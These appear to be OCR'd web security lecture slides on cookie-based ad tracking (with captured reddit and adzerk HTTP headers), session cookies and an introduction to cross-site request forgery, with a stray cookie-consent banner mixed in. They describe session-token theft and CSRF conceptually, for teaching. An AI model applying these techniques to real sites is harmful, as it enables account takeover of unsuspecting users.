(imgur.com)
submitted 4 hours ago by iBleeedorange to /r/funny
430 comments share

5 2344 [Image]Stop Letting People (ambitiondaily.com)
submitted 3 hours ago by AceKingQueen to /r/GetMotivated
219 comments share

6 3567 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by johnmountain to /r/news

Ad provided by an ad network

Snippet of reddit.com source




```
⊟ <div class="side">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊟ <div class="spacer">
        ⊟ <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
          /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
            ⊟ <html>
                ⊟ <head>
                    ⊞ <style>
                    ⊞ <script type="text/javascript" async="" src="http://engine.adzerk.net
                      /ados?t=1424367472275&request={"Placements":
                      [{"A":5146,"S":24950,"D":"main","AT":5},
                      {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
                      %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
                    ⊞ <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
                      /jquery.min.js" type="text/javascript">
                    ⊞ <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript" src="http://static.adzerk.net/Extensions
                      /adFeedback.js">
                    ⊞ <link rel="stylesheet" href="http://static.adzerk.net/Extensions
                      /adFeedback.css">
                  </head>
```

Our first time accessing adzerk.net

HTTP Get Request to Fetch an Ad

The user visited reddit.com




```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

We are only sharing this cookie with *.adzerk.net; but we are telling them about where we just came from

Another HTTP Get Request to Fetch an Ad

Later, the user went to reddit.com/r/security




```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

Cookies Allow Behavior Tracking

- The “Referer”[1] field allows the Ad Network to track users, indexed by the cookie
  - Specifically, “third-party cookie”

[1]: the “Referer” field represents a roughly three decade old misspelling of referrer

GDPR Cookie Compliance



By clicking “Accept all cookies”, you agree Stack Exchange can store cookies on your device and disclose information in accordance with our Cookie Policy.

General Data Protection Regulation

Session Cookies and Web Authentication

- An *extremely common* use of cookies is to track users who have already authenticated

- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *“session cookie”* with the logged-in user’s info

Session Cookies and Web Authentication

- An *extremely common* use of cookies is to track users who have already authenticated

- If the user already visited `http://website.com/login.html?user=alice&pass=secret` with the correct password, then the server associates a *"session cookie"* with the logged-in user's info

- Subsequent requests (GET and POST) include the cookie in the request *headers* and/or as one of the *fields*: `http://website.com/doStuff.html?sid=81asf98as8eak`

- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."

Session Cookies and Web Authentication

- **Session cookies (session tokens)** are a special type of cookie that keep users logged in over many requests and responses
- If an attacker steals your session token, they can log in as you!

Agenda


- Introduction to Web
- Cookies
- Cross-Site Request Forgery (CSRF)
- JavaScript
- Same Origin Policy
- Cross Site Scripting

Cross-Site Request Forgery (CSRF)

- Idea: What if the attacker tricks the victim into making an unintended request?
  - The victim's browser will automatically attach relevant cookies
  - **The server will think the request came from the victim!**
- **Cross-site request forgery (CSRF or XSRF)**: An attack that exploits cookie-based authentication to perform an action as the victim

